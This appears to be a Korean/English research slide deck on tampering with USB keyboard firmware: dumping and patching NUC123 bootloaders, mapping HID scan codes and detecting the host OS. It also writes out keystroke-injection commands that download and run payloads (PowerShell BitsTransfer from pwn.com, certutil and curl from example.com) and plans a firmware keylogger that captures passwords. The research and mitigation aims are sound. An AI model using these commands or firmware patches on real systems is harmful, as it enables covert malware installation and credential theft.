# USB 키보드 펌웨어 변조 연구

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Mouse trap paper

Mouse Trap: Exploiting Firmware Updates in USB Peripherals

마우스 측면에 number pad와 같은 기능을 하는 버튼들이 있음. =>이를 이용해 <u>키보드 입력과 같은 기능</u>을 하는 패킷을 전송할 수 있음

•

시나리오와 익스플로잇 방법 등을 참고하기 위해 살펴봄.



Target: Logitech G600

Mouse trap paper - Attack scenario

네트워크에 연결된 상황과 아닌 상황 각각에 대한 시나리오를 만들어 둠.

Networked: 악성 프로그램을 다운로드하고, 해당 프로그램을 실행하는 커맨드를 전송함.

```
<WIN> + R
powershell.exe
Start-BitsTransfer -source http://pwn.com/pwn.exe -destination .\pwn.exe
.\pwn.exe
exit
```

Air-gapped : 마우스 내부의 남는 공간을 이용해 악성 프로그램을 심어두고, 악성 프로그램을 host로 복사해서 실행하는 커맨드를 전송함.

```
<WIN> + R
cmd.exe
copy con pwn.exe
// 이후 악성 프로그램의 바이트 코드들을 입력함
exit
```

Mouse trap paper - Difference


	Mouse trap	Ours
Target	Mouse (Logitech G600)	Keyboard (Various Vendor)
Processor	AVR	ARM Cortex-M Series
Attack scenario	Single	Various (Hope!)
Mitigation	RSA	(TODO) Encryption+ECDSA


Mouse trap paper - Roadmap

- 1. 펌웨어 추출 및 분석
- 2. 펌웨어 변조
- 3. 변조된 펌웨어 키보드로 flash
- 4. 3에서 구한 코드를 기반으로 실제 악성행위를 하도록 펌웨어 변조하기
- 5. 펌웨어 변조가 되지 않도록 보호기법 생각해보기

#### **USB Internal**

No.	Time	Source	Destination	Protocol	Length	Info
48	37 5.336763	2.1.1	host	USB	35	URB_INTERRUPT in





#### **USB Internal**

### 캡처한 패킷을 pyshark 라이브러리를 이용해 분석함

Raw bytes	Key
00:00:04:00:00:00:00	а
00:00:05:00:00:00:00	b
00:00:06:00:00:00:00	С
00:00:07:00:00:00:00	d
00:00:08:00:00:00:00	е
00:00:09:00:00:00:00	f
00:00:0a:00:00:00:00	g
00:00:0b:00:00:00:00	h
00:00:0c:00:00:00:00	i
00:00:0d:00:00:00:00	j

Raw bytes	Key
00:00:1e:00:00:00:00	1
00:00:1f:00:00:00:00	2
00:00:20:00:00:00:00	3
00:00:21:00:00:00:00:00	4
00:00:22:00:00:00:00	5
00:00:23:00:00:00:00	6
00:00:24:00:00:00:00	7
00:00:25:00:00:00:00	8
00:00:26:00:00:00:00	9
00:00:27:00:00:00:00	0

Raw bytes	Key
01:00:16:00:00:00:00	LCTRL + S
04:00:2c:00:00:00:00	LALT + Space
05:00:4c:00:00:00:00	LCTRL + LALT + DEL
08:00:15:00:00:00:00	Win + R

**USB Internal** 

In fact, this HID scan code is defined by a standard.

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00:00:08:00:00:00:00	е
00:00:09:00:00:00:00	f
00:00:0a:00:00:00:00:00	g
00:00:0b:00:00:00:00	h
00:00:0c:00:00:00:00	i
00:00:0d:00:00:00:00	j

Table	e 12: Keyb	oard/Keypad Page					
Usage ID (Dec)	Usage ID (Hex)	Usage Name	Ref: Typical AT-101 Position	PC- AT	Ma c	UN X	l Boot
0	00	Reserved (no event indicated) <sup>9</sup>	N/A	$\checkmark$			4/101/104
1	01	Keyboard ErrorRollOver <sup>9</sup>	N/A	$\sqrt{}$			4/101/104
2	02	Keyboard POSTFail <sup>9</sup>	N/A	$\sqrt{}$			4/101/104
3	03	Keyboard ErrorUndefined <sup>9</sup>	N/A	$\sqrt{}$			4/101/104
4	04	Keyboard a and A <sup>4</sup>	31	$\sqrt{}$			4/101/104
5	05	Keyboard b and B	50	$\sqrt{}$			4/101/104
6	06	Keyboard c and C <sup>4</sup>	48	$\checkmark$			4/101/104
7	07	Keyboard d and D	33	$\checkmark$			4/101/104
8	08	Keyboard e and E	19	$\checkmark$			4/101/104
9	09	Keyboard f and F	34	$\sqrt{}$			4/101/104
10	0A	Keyboard g and G	35	$\checkmark$			4/101/104
11	0B	Keyboard h and H	36	$\sqrt{}$			4/101/104
12	0C	Keyboard i and I	24	$\sqrt{}$			4/101/104
13	0D	Keyboard j and J	37	$\sqrt{}$			4/101/104
14	0E	Keyboard k and K	38	$\checkmark$			4/101/104
15	0F	Keyboard I and L	39	$\checkmark$			4/101/104
16	10	Keyboard m and M <sup>4</sup>	52	$\checkmark$		$\checkmark$	4/101/104


Make analysis tool - Firmloader for NUC123 series

From disassembling the keyboards,

We found that the Deck and Hansung keyboards use the NUC123 of Nuvoton.

Since this is a lesser-known chipset, the official technical reference manual is the only resource available.

We modified the <u>open-source plugin</u> so that it can be easily analyzed in IDA.



#### Make analysis tool - Firmloader for NUC123 series

For use Firmloader, we had to make data.json file that includes segments, registers and vector tables offset.

// make\_data.py

```
data = \{\}
data['segments'] = [
        "name": "FLASH", "start": "0x0", "end": "0xfffff", "type": "CODE"
    },
data['peripherals'] = []
for e in peripherals:
    for r in registers:
        tmp_dict['registers'].append( {'name':register_name, 'offset':hex( offset )} )
    data['peripherals'].append( copy.deepcopy( tmp_dict ) )
data['vector_table'] = []
for e in int_table:
    data['vector_table'].append( copy.deepcopy( interrupt_vector ) )
    addr += 4
with open( "nuc123.json", "w" ) as f:
    f.write( json.dumps( data ) )
```


```
// nuc123.json
 "brand": "NUVOTON",
 "family": "NuMicro",
 "name": "NUC123", "bits": 32, "mode": 1,
 "segments": [
            "name": "FLASH", "start": "0x0", "end": "0xffff", "type":
"CODE"
 "peripherals": [
            "name": "GCR", "start": "0x50000000", "end":
"0x500001ff",
            "registers": [
               "name": "PDID", "offset": "0x0"
"vector table": [
  {"name": "StackPointer", "value": -1, "addr": "0x0"},
  {"name": "Reset", "value": -1, "addr": "0x4"},
```

#### Firmware analysis - Deck 87 Francium

Since It is protected by the LOCK bit, the cannot be easily debugged even if SWD port exists.

However, We can already flash arbitrary firmware (on APROM), We extracted the LDROM (BootLoader), erased the flash, and rewrote it.

#### 5.1 NuMicro® NUC123 Block Diagram



#### 2.1 Associated Registers

Nuvoton provides a function for the NuMicro®-M0/M4 to lock the chip securely by means of the user configuration register, Config0[1], LOCK bit. As shown in Table 2-1, if the LOCK bit is set as 0, user can only get the chip's data in Config0 and Config1 through Nuvoton's ICP programming tool, NuGang programmer, or a third party programming tool, and the other data in flash will be shown as 0xFFFF\_FFFF.

Config0 (Address = 0x0030\_0000)

31	30	29	28	27	26	25	24	
CWDTEN[2]	CWDTPDEN	Rese	erved	CGPFMFP		CFOSC		
23	22	21	20	19	18 17 1			
CBODEN	СВС	V	CBORST		Rese	Reserved		
15	14	13	12	11	10	9	8	
Reserved		0:	809	CIOINI	Rese	rved		
7	6	5	4	3	2	1	0	
С	BS	Reserved	CWD	TE[1:0]	DFVSEN	LOCK	DFEN	

		Security Lock 0 = Flash data is locked.
		1 = Flash data is not locked.
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		User need to erase whole chip by ICP/Writer tool or erase user configuration by ISP to unlock.

Table 2-1 LOCK Bit in Config0 Register

#### Firmware analysis - Deck 87 Francium

On LDROM (bootloader), there is a logic to force enable LOCK bit.

By removing this logic, the keyboard becomes fully debuggable.

```
102
            case 0xA8:
              v19[0] = read_flash(0x300000) & 0xFFFFFFFD;
103
104
              v10 = 4;
              v11 = (char *)v19;
105
106
              V9 = 0x300000;
  107 | ARFI 29.
      if ( (CONFIG0 & 0xDF900442) != 0xDF900440 )
  61
 62
        V26 = CONFIGO \& 0x206FFBBD | 0xDF900440;
 63
        __disable_irq();
 64
        FMC ISPCMD = 34;
  65
        FMC ISPADR = 0 \times 300000;
        sub 4B8(34);
        v15 = write_flash(0x300000u, (int)&v26, 4u);
 67
 68
        sub_598(v15);
  60
```

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23	22	21	20	19	16		
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LDROM regions cannot simply be read by LDR, but must trigger special ISP commands.

We wrote it in assembly and patched original firmware to read LDROM.

```
Pseudocode-A
   1 int fastcall sub 5C90(char *buf, int size)
   2 {
      int v3; // r6
      int v4; // r0
      v3 = (unsigned __int8)*buf;
      if ( buf[1] == 2 )
        v3 = (unsigned __int8)buf[2];
      if ( buf == byte 6EA5 )
10
        V3 = 53;
      if ( buf == byte_6E66 )
12
        v3 = 63;
13
      if ( buf == byte_6EDA )
14
        V3 = 131;
      if (v3 > size)
15
        v3 = size;
16
      V4 = USBD_USB_CFG1_0x518;
      USBD_USB_CFG1_0x518 = (\sqrt{4} \& 0xFFFFFF7F) + 128;
18
      return send_descriptor(1, (int)buf, v3);
20 }
```

```
void fastcall sub 9000(char *buf, int size)
      int real size; // r6
      int v4; // r0
      int i; // r7
      int v6; // r0
8 real size = (unsigned int8)*buf;
9 if ( buf[1] == 2 )
neal_size = (unsigned __int8)buf[2];
11 if ( buf == (char *)buf_sram )
 12
       real_size = size;
13
       GCR REGWRPROT = 0x59;
15
       GCR_REGWRPROT = 0x16;
       GCR REGWRPROT = 0x88;
       \vee 4 = FMC ISPCON;
       FMC ISPCON = \vee 4 | 1;
18
19
        for (i = 0; i != 1024; ++i)
 20
21
         FMC_ISPCMD = 0;
22
          FMC ISPADR = i * 4 + 0 \times 100000;
23
          FMC ISPTRG = 1;
24
          isb(0);
          while ( FMC_ISPTRG )
25
26
27
          buf_sram[i] = FMC_ISPDAT;
 28
 29
      if ( buf == byte 6EA5 )
30
      real_size = 53;
32 if ( buf == byte_6E66 )
      real_size = 63;
34 if ( buf == byte 6EDA )
      real size = 131;
● 36 if ( real size > size )
     real_size = size;
37
38 v6 = USBD_USB_CFG1_0x518;
USBD USB_CFG1_0x518 = (v6 & 0xFFFFFFFFF) + 128;
      send_descriptor(1, buf, real_size);
41 }
```

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
```
def main():
   usbdev = setup device()
   usbdev.reset()
   try:
       usbdev.set_configuration()
   except:
       pass
    ctrl_req =
             bmRequestType': 0x81,
            'bRequest': 0x06,
            'wValue': 0x2100,
            'wIndex': 0x01,
            'data or wLength': 4096
   data = usbdev.ctrl transfer(**ctrl reg, timeout=5000)
   data = bytearray(data)
   print(len(data))
   print()
   for i in range(0, len(data)):
       print("%02x "%(data[i]), end='')
   print()
    f = open("ldrom.bin", "wb")
    f.write(data)
    f.close()
```


```
1 M1 asahi
soo@soo-mac:~/deck:master -$ xxd ldrom.bin | head
      f805 0020 d500 0000 d900 0000 db00 0000
00030: 0000 0000 0000 0000 df00 0000 e100 0000
00000040: e300 0000 e300 0000 e300 0000 e300 0000
10000050: e300 0000 e300 0000 e300 0000 e300 0000
 0000060: e300 0000 e300 0000 e300 0000 e300 0000
00000070: e300 0000 e300 0000 e300 0000 e300 0000
30000080: e300 0000 e300 0000 e300 0000 e300 0000
00000090: e300 0000 e300 0000 e300 0000 e105 0000
soo@soo-mac:~/deck:master -$ xxd ldrom.bin tail
00000ff0: 4859 4746 4859 4953 5000 0055 685e 7964
                                  HYGFHYISP..Uh^yd
soo@soo-mac:~/deck:master -$
```

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
By flashing patched bootloader, the keyboard becomes fully debuggable.





#### Firmware analysis - Deck 87 Francium

Now that we can debug keyboard, the rest of the process is easy.



Firmware analysis - Deck 87 Francium


For proof-of-concept purpose, We implemented a malicious behavior when the PrtSc key is pressed.

Firmware analysis - Hansung

We can flash arbitrary firmware.


```
~: zsh — Konsole
                     책갈피(B)
                              플러그인
                                      설정(S) 도움말(H)
 soo@soo-mac:~ -$ sudo lsusb -d 0483: -v
Bus 001 Device 002: ID 0483:5131 STMicroelectronics GK893B
Device Descriptor:
  bLength
                       18
  bDescriptorType
  bcdUSB
                      1.10
  bDeviceClass
  bDeviceSubClass
  bDeviceProtocol
  bMaxPacketSize0
  idVendor
                    0x0483 STMicroelectronics
  idProduct
                    0x5131
  bcdDevice
                     0.00
                        1 Milsky
  iManufacturer
  iProduct
                         2 GK893B
                         3 CAZ018120002
  iSerial
  bNumConfigurations
```

Original



Modified

Firmware analysis - Vamilo VA87M



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```
call int32 CTUSBManager.DllQuote::LoadProgdata(
 unsigned int8[] pMtpBuf,
 unsigned int32 dwMtpSize,
 unsigned int8[] pProgramBuf,
 unsigned int16% wProgramSize,
 unsigned int8[] pOptionBuf,
 unsigned int16% wOptionSize,
 unsigned int8[] pDataBuf,
 unsigned int16& wDataSize
```

Firmware analysis - Vamilo VA87M

```
.method public hidebysig instance bool ProgramAllPage(unsigned int8 type)
                     // CODE XREF: RGBDemo.RGBDemo | ISPProgram+D3↓p
                     // RGBDemo_ISPProgram+1BF↓p ...
  .maxstack 8
  Idarg.1
      int32 CTUSBManager.DllQuote::Program(unsigned int8 ucType)
  ldc.i4.m1
  beg.s
        loc 99B
  Idc.i4.1
  ret
loc 99B:
                         // CODE XREF: CTUSBManager.ISPSetup__ProgramAllPage+7↑j
  ldc.i4.0
  ret
```

Firmware analysis - overall

Vendor	Progress
Deck CBL-87XN	100% // We can write whatever code we want & debuggable
Hansung GK893B	70% // We can write whatever code we want.
Varmilo VA87M	30% // Analysis firmware updater
Corsair K70 RGB TKL	10 % // Analysis firmware updater

#### OS Detection method - keyboard perspective

OS detection method on the keyboard:

Linux, Mac and Windows each have a slightly different method of USB descriptor handling.

For example, Linux sends USB\_DT\_DEVICE\_QUALIFIER up to 3 times (in case of failure) to detect the speed of the device, while Windows sends it only once.

We can take advantage of these characteristics to detect the host OS on the keyboard.

```
static void
check highspeed(struct usb_hub *hub, struct usb_device *udev, int port1)
   struct usb_qualifier_descriptor *qual;
                    status:
    if (udev->quirks & USB_QUIRK_DEVICE_QUALIFIER)
        return:
    qual = kmalloc(sizeof *qual, GFP KERNEL);
    if (qual == NULL)
        return;
    status = usb_get_descriptor(udev, USB_DT_DEVICE_QUALIFIER, 0,
            qual, sizeof *qual);
   if (status == sizeof *qual) {
        dev_info(&udev->dev, "not running at top speed; "
            "connect to a high speed hub\n");
        /* hub LEDs are probably harder to miss than syslog */
        if (hub->has indicators) {
            hub->indicator[port1-1] = INDICATOR GREEN BLINK;
            queue delayed work(system power efficient wg,
                    &hub->leds, 0);
    kfree(qual);
 « end check_highspeed »
```

```
int usb get descriptor(struct usb device *dev, unsigned char type,
              unsigned char index, void *buf, int size)
   int i;
   int result;
   if (size <= 0)
                       /* No point in asking for no data */
        return -EINVAL;
   memset(buf, 0, size); /* Make sure we parse really received data */
   for (i = 0; i < 3; ++i) {
        /* retry on length 0 or error; some devices are flakey */
        result = usb control msg(dev, usb rcvctrlpipe(dev, 0),
               USB REQ GET DESCRIPTOR, USB DIR IN,
                (type << 8) + index, 0, buf, size,
               USB_CTRL_GET_TIMEOUT);
        if (result <= 0 && result != -ETIMEDOUT)</pre>
            continue;
        if (result > 1 && ((u8 *)buf)[1] != type) {
           result = -ENODATA;
           continue;
        break;
   return result;
EXPORT SYMBOL GPL(usb get descriptor);
```

Attack scenario - 1. Malicious program installation

curl <a href="http://example.com">http://example.com</a> -O && ./poc

Commands are OS-specific, but In most cases, computers are connected to the internet, so we can download binary from internet and run it.

Below are examples of commands for each OS:

```
Windows (what we implemented):
    <Windows>+R
    cmd
    certutil -urlcache -split -f http://example.com/poc.exe && poc.exe

MacOS:
    <Command> + <Space>
    terminal
```

Attack scenario - 2. Built-in keylogger

Storing keystrokes to obtain sensitive information such as passwords or banking information

Challenge 1 : SRAM (volatile) or data flash (non-volatile) are not huge (only 4K ~ 20K), what information should be stored and on what basis?

A: We can get the password when user logins the computer. In Mac or Linux, when user types "sudo" command, we can get password too.

Challenge 2: When does an attacker get a stored keystroke?

#### A :

Case 1) On a public PC such as an internet cafe.

Case 2) Can bypass software based anti-keylogging solution such as nxKey, ASTx

### **Conclusion & TODO**

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- 1. 분석이 덜 끝난 나머지 키보드들의 펌웨어 분석
- 2. Attack scenario를 조금 더 구체화하고 이에 따른 악성행위 구현
- 3. 보호기법 도출